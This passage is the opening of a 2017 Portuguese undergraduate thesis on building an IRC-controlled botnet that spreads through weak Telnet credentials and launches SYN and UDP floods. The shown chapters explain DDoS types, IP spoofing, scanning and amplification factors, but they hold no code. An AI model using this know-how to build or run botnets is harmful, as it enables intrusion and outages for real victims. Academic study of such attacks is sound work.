UNIVERSIDADE REGIONAL DE BLUMENAU

CENTRO DE CIÊNCIAS EXATAS E NATURAIS

CURSO DE CIÊNCIA DA COMPUTAÇÃO – BACHARELADO

DESENVOLVIMENTO DE UMA BOTNET COM FOCO EM ATAQUES DE NEGAÇÃO DE SERVIÇO

JOHNNY WILLER GASPERI GONÇALVES

BLUMENAU
2017

JOHNNY WILLER GASPERI GONÇALVES

DESENVOLIMENTO DE UMA BOTNET COM FOCO EM ATAQUES DE NEGAÇÃO DE SERVIÇO

Trabalho de Conclusão de Curso apresentado ao curso de graduação em Ciência da Computação do Centro de Ciências Exatas e Naturais da Universidade Regional de Blumenau como requisito parcial para a obtenção do grau de Bacharel em Ciência da Computação.

Prof. Francisco Adell Péricas, Mestre – Orientador

BLUMENAU
2017

DESENVOLIMENTO DE UMA BOTNET COM FOCO EM ATAQUES DE NEGAÇÃO DE SERVIÇO

Por

JOHNNY WILLER GASPERI GONÇALVES

Trabalho de Conclusão de Curso aprovado para obtenção dos créditos na disciplina de Trabalho de Conclusão de Curso II pela banca examinadora formada por:

Presidente:	Prof. Francisco Adell Péricas, Mestre – Orientador, FURB
Membro:	Prof. Mauro Marcelo Mattos, Doutor – FURB
Membro:	Prof.ª. Luciana Pereira de Araújo, Mestre – FURB

Blumenau, 11 de dezembro de 2017

Dedico este trabalho à memória de meu avô, que me ensinou valiosas lições e sempre me apoiou, e também à minha mãe por sua bravura e coragem inenarráveis.

AGRADECIMENTOS

Ao meu orientador, Francisco Adell Péricas pela colaboração neste trabalho e por todos os ensinamentos como Mestre.

Genialidade: 1% de inspiração e 99% de transpiração.

Thomas Edison

RESUMO

Este trabalho apresenta o desenvolvimento de uma rede *botnet* que pode ser controlada através de um servidor de Internet Relay Chat (IRC) com capacidade para executar ataques de negação de serviço distribuídos (DDoS) e também executar comandos *shell* remotamente. Os *bots* que compõem esta rede foram desenvolvidos na linguagem de programação C focados inicialmente em dispositivos rodando sob a plataforma Linux. Os *bots* podem se propagar automaticamente na rede em que estão ou por uma rede especificada tentando fazer sua replicação em dispositivos com a porta do protocolo TELNET (porta 23) que esteja aberta e possua um usuário e senha comum, também diferentes conjuntos de usuário e senha podem ser especificados em um arquivo. Foi utilizado o software GNU wget para fazer o download da cópia do *bot* no novo dispositivo. Ao fazer a cópia do *payload* do *bot*, o atacante pode utilizar este dispositivo para executar comandos no *shell* do dispositivo infectado e também pode realizar ataques de negação de serviço em conjunto com outros dispositivos pertencentes à rede *botnet*. Os tipos de DDoS desenvolvidos neste trabalho são o TCP SYN *flood* e UDP *flood*. Ao final é apresentado uma análise da rede durante a execução dos ataques DDoS utilizando o software de monitoramento de tráfego de rede Wireshark.

Palavras-chave: Botnet. Negação de serviço. DDoS. IRC. Rede de bots.

ABSTRACT

This work presents the development of a *botnet* that can be controlled through an Internet Relay Chat (IRC) server and is able to perform distributed denial of service attacks (DDoS), besides can execute *shell* commands remotely. The bots that make up this network were developed in the C programming language initially focused on devices running under the Linux platform. The bots can automatically propagate on the network that they are on or by a specified network trying to replicate themselves on devices with a TELNET protocol port (port 23) open and has a common username and password, different sets of usernames and passwords can be specified in a file. GNU wget software was used to download the bot copy to the new device. By making a copy of the bot's payload, the attacker can use this device to execute *shell* commands from the infected device and can also perform denial of service attacks in conjunction with other devices belonging to the *botnet*. The types of DDoS developed are TCP SYN *flood* and UDP *flood*. At the end, a network analysis with Wireshark is done though the execution of DDoS attacks.

Key-words: Botnet. Denial of service. DDoS. IRC. Bot network.

LISTA DE FIGURAS

LISTA DE QUADROS

LISTA DE ABREVIATURAS E SIGLAS

C&C – Command and Control

DDOS – Distributed Denial of Service

DNS - Domain Name System

DOS – Denial of Service

FTP - File Transfer Protocol

HTTP - Hypertext Transfer Protocol

IP – Internet Protocol

IRC – Internet Relay Chat

NTP – Network Time Protocol

RAT – Remote Access Trojan

RF – Requisito Funcional

RNF – Requisito Não Funcional

SSH – Secure Shell

TCB – Transmission Control Block

TCP – Transmission Control Protocol

UC – Use Case

UDP - User Datagram Protocol

SUMÁRIO

1 INTRODUÇÃO

Como o número de pessoas conectadas cresce a cada dia (MINIWATTS MARKETING GROUP, 2017), a segurança da informação é um importante aspecto a ser levado em consideração para melhorar a qualidade da rede. Segundo Voitovych et al. (2016, p. 1), uma das ameaças preocupantes da atualidade são os ataques de negação de serviço. Negação de serviço (Denial of Service ou DoS em inglês), na definição de McDowell (2009, p. 1), é uma tentativa para interromper o acesso a uma rede ou servidor, fazendo com que fique temporariamente ou permanentemente indisponível para seus usuários. Ataques de negação de serviço vêm sendo cada vez mais utilizados, pois são relativamente simples de implementar, mas ao mesmo tempo são poderosos. Estes têm o objetivo de exaurir os recursos de comunicação e poder computacional através da geração de grandes quantidades de pacotes e de tráfego malicioso na rede (MALLIKARJUNAN; MUTHUPRIYA; SHALINIE, 2016).

Uma pesquisa feita no ano de 2014 (INCAPSULA, 2014, p. 5) demonstra que o impacto dos ataques DoS aumentava a cada ano, e quase metade das empresas entrevistadas (45%) indicavam que já sofreram um ataque desse tipo. A pesquisa também aponta que o prejuízo médio de um ataque às vítimas é em torno de $40.000 por hora. Um caso de grande magnitude foi ao final de 2016, sendo um ataque de negação de serviço distribuído em larga escala, estimado em 1,2Tbps (*terabits per second*), deixou fora do ar sites como Twitter, the Guardian, Netflix, Reddit, CNN e vários outros pela Europa e Estados Unidos. A arma utilizada para este ataque foi um *malware* chamado Mirai (WOOLF, 2016), um software malicioso chamado *botnet.*

Segundo Zargar, Joshi e Tipper (2013, p. 1), os ataques de negação de serviço são na maioria das vezes iniciados por uma ampla rede de computadores organizados e controlados remotamente, denominada *botnet*. O atacante malicioso que controla a *botnet* tem possibilidade de fazer com que todos os computadores pertencentes a esta rede enviem simultaneamente uma grande quantidade de dados para um determinado alvo, a fim de sobrecarregá-lo, deixando-o indisponível. Vacca (2010) define uma *botnet* como:

> [...] um conjunto de computadores comprometidos sendo controlados remotamente por atacantes com propósitos ilegais e maliciosos. O termo vem desses computadores serem chamados de *robots*, ou *bots* abreviadamente, por causa de seu comportamento automatizado. Vacca (2010, p. 193, tradução nossa).

Barford e Yegneswaran (2007, p. 3) argumentam que, no geral, as arquiteturas e implementações das *botnets* são complexas, e os seus estudos se dão basicamente através do uso de engenharia reversa, portanto a catalogação de arquiteturas conhecidas [e também o desenvolvimento] destes *malwares* pode contribuir para unificar os processos de detecção

existentes. Bano (2010) também aponta em sua dissertação que, mesmo com todo o crescimento das *botnets*, e aumento significativo dos ataques de negação de serviço, há falta de material estruturado na área.

> [...] o campo das *botnets* cresceu de forma altamente complexa. Esta complexidade se dá por dois fatores. Primeiramente a vasta literatura sobre o tema permanece de forma não estruturada. Segundo, a falta de uma plataforma colaborativa para pesquisa de *botnets* é altamente sentida. (BANO, 2010, p. 1, tradução nossa).

Com base nos argumentos apresentados, foi-se desenvolvido uma *botnet* com foco em dispositivos Linux, capaz de realizar ataques de negação de serviço por um dos métodos mais convencionais que é o ataque por Inundação.

1.1 OBJETIVOS

O objetivo deste trabalho é desenvolver uma *botnet* que consiga se auto replicar e realizar ataques de negação de serviço.

Os objetivos específicos são:

a) desenvolver um *bot* que execute de forma *standalone;*
b) desenvolver um mecanismo de comunicação entre a *botnet*;
c) desenvolver um mecanismo para a proliferação automática da *botnet*;
d) desenvolver formas de ataque de negação de serviço*;*
e) analisar o comportamento da rede no momento em que o ataque DDoS está sendo executado.

1.2 ESTRUTURA

A monografia está dividida em quatro capítulos. O primeiro capítulo apresenta a introdução ao tema do trabalho e seus objetivos. O segundo capítulo mostra a fundamentação teórica pesquisada, abordando o tema sobre ataques de negação de serviço, *botnets* e sua relação com o tema anterior bem como introduz ao leitor o protocolo Internet Relay Chat, fundamental para a criação deste trabalho e também apresenta três trabalhos correlatos. No terceiro capítulo é descrito o processo de desenvolvimento, as técnicas e ferramentas utilizadas, o fluxo de execução do software e análise dos testes realizados. Por fim, o quarto capítulo apresenta as conclusões e sugestões de extensão para este.

2 FUNDAMENTAÇÃO TEÓRICA

Neste capítulo são apresentados os aspectos teóricos relacionados a este trabalho. Este está dividido em três seções: a primeira seção aborda a taxonomia dos ataques de negação de serviço, seus impactos e motivações na atualidade. A segunda, trata sobre as *botnets* e sua relação com estes ataques, e por fim na terceira seção, uma introdução sobre o protocolo Internet Relay Chat (IRC) devido a sua grande relação com as *botnets*.

2.1 ATAQUES DE NEGAÇÃO DE SERVIÇO

"Negação de serviço é uma tentativa para interromper o acesso a uma rede ou servidor, fazendo com que fique temporariamente ou permanentemente indisponível para seus usuários" (MCDOWELL, 2009, p. 1, tradução nossa). Segundo Balobaid, Alawad e Aljasim (2016, p.1), o termo negação de serviço ou Denial Of Service (DoS) é usado quando o alvo é atacado por um único sistema, já quando o ataque provém de diversos sistemas, por exemplo uma *botnet*, então chama-se de negação de serviço distribuído, ou Distributed Denial of Service (DDoS).

A forma mais comum de realizar um ataque de negação de serviço é enviando uma grande quantidade de pacotes na rede do alvo, a fim de consumir seus recursos computacionais, fazendo assim com que seus clientes legítimos não sejam atendidos (MIRKOVIC; REIHER, 2004, p. 1). Ainda segundo Mirkovic e Reiher (2004), outra forma mais elaborada é de o atacante enviar pacotes "malformados" dentro de um protocolo específico, fazendo com que o fluxo de execução daquele protocolo não seja seguido normalmente, causando uma situação adversa e prejudicial à vítima.

2.1.1 Motivações para os Ataques de DoS

Ataques de negação de serviço representam um perigo imenso para a Internet, e muitos mecanismos de defesa já foram propostos para acabar com esta ameaça. No entanto atacantes constantemente modificam a forma dos ataques e conseguem encontrar novos jeitos de passar pelos sistemas de segurança (MIRKOVIC; REIHER, 2004, p. 1). O principal motivo que levam atacantes a realizar este tipo de atividade ilegal é o desejo de causar danos na vítima, em sua maioria, dano financeiro. Um motivo muito comum também está relacionado com o prestígio da comunidade hacker. Atacantes que conseguem conduzir um ataque DoS bem-sucedido, ganham reconhecimento de grupos focados nesta atividade criminosa. Questões políticas também podem ser motivadoras para ataques em larga escala: um país poderia querer


sabotar serviços básicos de um país inimigo, deixando parte de sua população sem acesso àquele serviço (RADWARE, 2013, p. 16-20).

2.1.2 Ataques de Negação de Serviço Distribuídos

Diferente dos ataques de negação de serviço no qual o atacante utiliza apenas um computador para atingir a vítima, ataque distribuído (DDoS) é quando o atacante possui uma grande quantidade de máquinas para atacar o alvo. Utilizando computação distribuída o ataque se torna muito mais poderoso e difícil de ser detectado, haja visto que a origem dos IP's é muito variável, dificultando a distinção entre requisições legítimas e maliciosas (GU; LIU, 2012).

Para o atacante conseguir diversas máquinas, ele geralmente dissemina um *malware* e infecta diversos computadores, criando uma rede chamada *botnet*, este assunto será tratado com mais detalhes na seção 2.2. Existe também a situação em que diversas pessoas agem de forma cooperada fazendo o download de um programa para dar início a um ataque DDoS como por exemplo o software Low Orbit Ion Cannon (LOIC) (PRAETOX TECHNOLOGIES, 2014). Neste caso não há a figura de um atacante único infectando diversas máquinas, mas sim um grupo de usuários utilizando sua própria máquina para atuar em conjunto (RADWARE, 2013). A Figura 1 mostra um cenário comum, onde um atacante possui uma *botnet*, as máquinas infectadas são chamadas de *bots* ou *zombies*. Na seção 2.2 sobre *botnets*, será visto que na maioria das vezes o atacante não se comunica diretamente com os *hosts* infectados, ao invés disso utiliza um servidor externo para enviar comandos.

Figura 1 - Ataque DDoS



Fonte: elaborado pelo autor.

As formas de ataque DDoS vem evoluindo a cada ano, e atualmente combinam diversos vetores de ataque em um só, por isso caracterizar os ataques de negação de serviço por apenas um ponto de vista é excepcionalmente difícil (RADWARE, 2013, p. 9). Pode-se classificar de acordo com as características mais relevantes em um ataque DDoS (GU; LIU, apud Mirkovic et al., 2012): como é feita a busca por novas máquinas para infectar; IP de origem dos pacotes maliciosos; qual a forma dos ataques.

2.1.2.1 Scanning

O processo de procurar novas máquinas e vulnerabilidades é chamado de *scanning*. No passado os hackers faziam esse processo manualmente, porém atualmente com as *botnets* esse processo é feito automaticamente pelos computadores infectados que fazem parte da *botnet* (GU; LIU, apud Staniford et al, 2012, p. 10). As formas de *scanning* mais comuns são, segundo Mirkovic e Reiher (2004):

a) *random scanning*: quando o *host* infectado procura por novos endereços IP para infectar, ele utiliza de um algoritmo para geração destes endereços de forma randômica, utilizando como entrada uma determinada semente. Cada host da *botnet* utiliza uma semente diferente, assim hosts em uma mesma *botnet* dificilmente tentarão infectar os mesmos endereços IP;
b) *hitlist scanning*: os endereços IP que serão utilizados para a tentativa de invasão são fornecidos através de uma lista computada previamente. Os endereços podem estar diretamente codificados no código fonte do *malware*, ou também podem ser obtidos pela rede através de comandos do hacker;
c) sub rede local: consiste em tentar infectar as maquinas que estão na mesma sub rede que o host infectado. Utilizando esta técnica é possível infectar várias máquinas que estão atrás de um firewall, sendo, portanto, uma técnica muito utilizada.

2.1.2.2 Endereço de Origem do Pacote Malicioso

Na criação de um pacote malicioso para o ataque DDoS o atacante pode escolher utilizar um IP falso ou o IP real do *host* infectado. Ambas escolhas têm seus prós e contras, mas geralmente os ataques DDoS utilizam-se da técnica de IP *spoofing*, que é o ato de mascarar o IP (MIRKOVIC; REIHER, 2004). Segundo Mirkovic et al. (2005), mascarar a origem do IP tem três benefícios principais para o atacante: primeiro que dificulta a detecção

e bloqueio do ataque no lado da vítima; segundo que esta técnica pode ser utilizada para criar ataques DDoS do tipo reflexão, que serão vistos na seção 2.1.2.3; e terceiro que ajuda a esconder a localização das máquinas que fazem parte do ataque, assim dificultando a localização do atacante malicioso.

Dentre as formas de geração do IP falso, pode-se citar as mais comuns:

a) IP *spoofing* randômico*:* o IP que será colocado no cabeçalho é gerado de forma randômica;
b) IP *spoofing* de sub rede: é escolhido randomicamente um IP dentro da faixa de sub rede da máquina infectada;
c) IP fixo: o IP que será utilizado no cabeçalho já é conhecido previamente. Quando utilizado para DDoS do tipo reflexão o IP de origem é na verdade o IP da vítima, o que será explicado mais adiante na seção sobre DDoS por reflexão.

O uso de um IP falso é muito útil para os atacantes e eles tentarão utilizar sempre que possível, porém em diversos tipos de ataque DDoS o uso do IP falso simplesmente não é possível (MIRKOVIC; REIHER, 2004). Ataques que visam atingir a camada de aplicação e alguns tipos de ataque na camada de transporte necessitam de várias requisições entre cliente e servidor para funcionarem. Por exemplo um ataque na camada HTTP necessita que o *handshake* TCP esteja estabelecido e caso o atacante utilize o IP falso não será possível estabelecer tal conexão. Nestes cenários o atacante necessita utilizar o IP real do *bot*.

2.1.2.3 Forma do Ataque

Para um sistema ficar *online* de forma apropriada, diversos componentes devem funcionar corretamente. Um ataque de negação de serviço pode objetivar exaurir tanto os recursos de banda de rede e infraestrutura como também exaurir recursos de aplicação, explorando alguma vulnerabilidade que faça com que a aplicação consuma muitos recursos para responder a uma determinada requisição.

Ataques que visam consumir os recursos de banda de rede, fazem isso enviando uma grande quantidade de pacotes para a vítima. Mesmo que a vítima ainda possua recursos de hardware para suportar mais usuários, isso não será possível pois a banda de rede está saturada. Este tipo de ataque é chamado de *flooding* ou ataques volumétricos. Já os ataques que visam atingir uma aplicação, fazem isso enviando pacotes cuidadosamente modificados, feitos para aquele tipo de aplicação (GU; LIU, 2012, p. 6-7).

2.1.2.3.1 UDP *flooding*

Um tipo de ataque muito comum para saturar a rede é o abuso no envio dos pacotes de User Datagram Protocol (UDP) (RADWARE, 2013, p. 27). Por se tratar de um protocolo não orientado à conexão, ou seja, não requer um *handshake* inicial, o atacante pode utilizar a técnica de IP *spoofing.* Para saturar a rede o atacante pode enviar diversos pacotes UDP pequenos para portas randômicas, fazendo com que a vítima sature sua banda ao tentar enviar de volta pacotes de Internet Control Message Protocol (ICMP) com a mensagem "destino inválido", avisando que não existe aplicação para aquela porta.


2.1.2.3.2 ICMP *flooding*

Este ataque é similar ao UDP *flood*. O ICMP é utilizado para diagnósticos e erros, e assim como o UDP ele é *connectionless*, ou seja, não exige um *handshake* inicial. O atacante pode enviar uma grande quantidade de ICMP Ping para o alvo, e quando este tenta processar cada requisição a fim de enviar uma resposta, a sua rede fica saturada. Um ataque que utiliza o ICMP é o chamado Smurf Attack (GU; LIU, 2012) que será visto na seção 2.1.2.3.3.

2.1.2.3.3 Ataque Por Amplificação

Para intensificar os ataques DDoS, uma técnica muito eficiente e que vem ganhando muito espaço a cada ano (TIM MATTHEWS, 2016) é o ataque por amplificação. Neste ataque, o hacker obtém vantagem da forma em que alguns protocolos tratam algumas mensagens. A ideia é que ao enviar uma mensagem pequena para algum dispositivo este responderá com uma resposta muito maior, assim seria possível colocar o IP da vítima como IP de origem, fazendo com que ela receba a resposta, ou seja, o pacote maior. Por exemplo, o atacante pode tirar vantagem de um roteador, enviando para ele um pacote com IP de destino sendo *broadcast* e IP de origem como sendo o IP da vítima, assim o roteador retransmitirá o pacote para todos os dispositivos da rede que responderão simultaneamente enviando muito tráfego para o IP da vítima (RADWARE, 2013). Um ataque muito conhecido que explora essa técnica é o Smurf Attack, no qual, segundo o CERT (1998), os dois principais componentes utilizados no ataque de negação Smurf são a criação de um pacote ICMP *echo request* e o uso do IP destino em *broadcast.* A Figura 2 demonstra um atacante forjando um ICMP *echo request* e enviando para a rede em *broadcast.* O IP origem do pacote foi o IP da vítima, assim todo o tráfego dos pacotes *echo reply* (pacote resposta ao *echo request*) é redirecionado para a vítima.

Figura 2 - Smurf Attack



Fonte: Incapsula (s.a).

Para medir o efeito que os ataques de amplificação podem ter, uma métrica chamada Bandwidth Amplification Factor (BAF) é utilizada (US-CERT, 2014). A métrica é calculada comparando quantas vezes o tamanho da resposta excede o tamanho da requisição de determinado protocolo. O Quadro 1 mostra alguns dos protocolos que mais sofrem desta técnica, haja visto seu alto fator de amplificação.

Quadro 1- Principais protocolos e seus respectivos fatores de amplificação

Protocolo	Fator de amplificação
DNS	28 até 54
NTP	556.9
SNMPv2	6.3
NetBIOS	3.8
SSDP	30.8
CharGEN	358.8
QOTD	140.3
LDAP	46 até 55


Fonte: US-CERT (2014).

2.1.2.3.4 Amplificação de Network Time Protocol

Uma das técnicas que mais cresce a cada ano e que foi responsável por um dos maiores ataques DDoS da história (TIM MATTHEWS, 2016, p. 5), é a amplificação do Network Time Protocol (NTP). Computadores utilizam este protocolo para sincronizar seus relógios através da internet. A amplificação acontece neste protocolo ao enviar uma mensagem especial para o servidor NTP, no qual a mensagem, chamada de MONLIST, retorna os últimos 600 endereços IP que se comunicaram com àquele servidor (CUMMING, 2014). Assim, o atacante envia um pacote requisitando a MONLIST e forja o IP da vítima no campo de origem, fazendo com que a vítima receba um grande tráfego NTP.

A Figura 3 demonstra que um atacante com uma conexão de apenas 1 Megabit por segundo (Mbps) controlando 10 máquinas infectadas com 1 Gigabit por segundo (Gbps), é capaz de gerar um ataque de até 500 Gbps utilizando servidores que amplificam o ataque.

Figura 3 - Representação de um ataque por amplificação




Fonte: Cumming (2014).

2.1.2.3.5 TCP SYN *flood*

Segundo Tim Matthews (2016), TCP SYN *flood* é o ataque mais comum entre os utilizados para os grandes ataques DDoS: cerca de 75% dos ataques faz uso de TCP SYN *flood*. Para entender o ataque deve-se conhecer como uma conexão TCP entre um cliente e servidor inicia. Primeiramente o cliente envia um pacote TCP com a *flag* SYN (ou seja, um pacote SYN) indicando que deseja estabelecer uma conexão. O cliente provê juntamente um número sequencial que o servidor fará uso para verificar a ordem das mensagens e se elas não estão duplicadas ou faltando. Assim que o pacote SYN chega, o servidor aloca um espaço em sua memória chamado de Transmission Control Block (TCB), guardando informações sobre a conexão com aquele cliente. Após alocar espaço no TCB, o servidor responde com o pacote SYN-ACK, indicado que está ciente e aguardando por novos pacotes. Assim que o cliente recebe a mensagem ele também aloca um TCB e envia um ACK novamente para o servidor (MIRKOVIC et al., 2005). Este processo é chamado de *three-way handshake*. A Figura 4 demonstra este processo.


Figura 4 - Processo do three-way handshake



Fonte: Mirkovic et al. (2005).

O ataque TCP SYN *flood*, faz uso do fato de o servidor manter o TCB na memória até o próximo ACK do cliente, ou quando a conexão estourar o limite de tempo (*timeout*) (MIRKOVIC et al., 2005). Um atacante malicioso pode enviar diversos pacotes SYN utilizando IP spoofing para o servidor da vítima, fazendo com que o servidor esgote rapidamente a sua memória de alocação de TCB, assim não conseguindo receber nenhuma conexão nova com clientes legítimos. Como o atacante utilizou IP *spoofing*, o servidor nunca terá a resposta dos pacotes SYN-ACK, pois quem os receber vai descartá-los, já que não enviaram nenhum pacote SYN previamente (RADWARE, 2013). A Figura 5 diferencia uma conexão legítima de uma maliciosa que utiliza IP *spoofing* enviando diversos pacotes SYN gerando SYN *flood*.

Figura 5 – Representação do ataque SYN *flood* utilizando IP spoofing



Fonte: Radware (2013).

2.2 BOTNETS

Botnet é um conjunto de computadores interligados, controlados por um *botmaster*, e também podem ser controlados a distância, sem que o usuário tenha autorizado (MUZZI apud SACCHETIN et al., 2010). Segundo Schiller et al. (2007, p. 30), uma *botnet* combina várias vulnerabilidades e vários aspectos da segurança da informação em um único software. Uma *botnet* típica consiste de um *bot server* (geralmente chamado de servidor de comando e controle) e de um ou mais *botclients* (também chamados apenas de *bot* ou zumbis). O *bot server* tem o objetivo de enviar comandos aos *botclients.* Comandos típicos de uma *botnet* incluem iniciar DoS, enviar spam, comandos de propagação, escanear rede à procura de *hosts* vulneráveis, abrir e executar arquivos locais (HONEYNET PROJECT, 2008). *Botnets* com algumas centenas ou até milhares de *botclients* são consideradas *botnets* de pequeno porte (SCHILLER et al., 2007, p. 30).


Bano (2010, p. 12) aborda que um dos principais objetivos de uma *botnet* é aumentar o seu *footprint* em termos do número de *bots* e que a maioria dos *bots* já tem mecanismos embutidos em seu próprio código para se propagar de forma autônoma. Dependendo o nível de interação humana necessária para a disseminação do *malware* é possível classificar de forma mais genérica entre propagação ativa e propagação passiva, sendo a primeira totalmente independente do usuário, já a segunda requer algum tipo de intervenção.

2.2.1 Ciclo de vida de uma *botnet*

